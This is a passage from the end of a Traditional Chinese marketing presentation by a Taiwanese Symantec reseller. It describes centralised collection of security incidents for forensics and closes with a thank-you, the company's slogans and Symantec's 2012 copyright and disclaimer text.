 - 違反政策之資安事件集中收容至管理主控台，提供鑑識所需

賽門鐵克 - 為您的資料中心安全把關





Thank you!

保安資訊有限公司 - 賽門鐵克解決方案專家

www.SaveTime.com.tw 好記:幫您節省時間.的公司.在台灣

We Keep Info. Safe · Secure & Save you Time · Cost

Copyright © 2012 Symantec Corporation. All rights reserved. Symantec and the Symantec Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.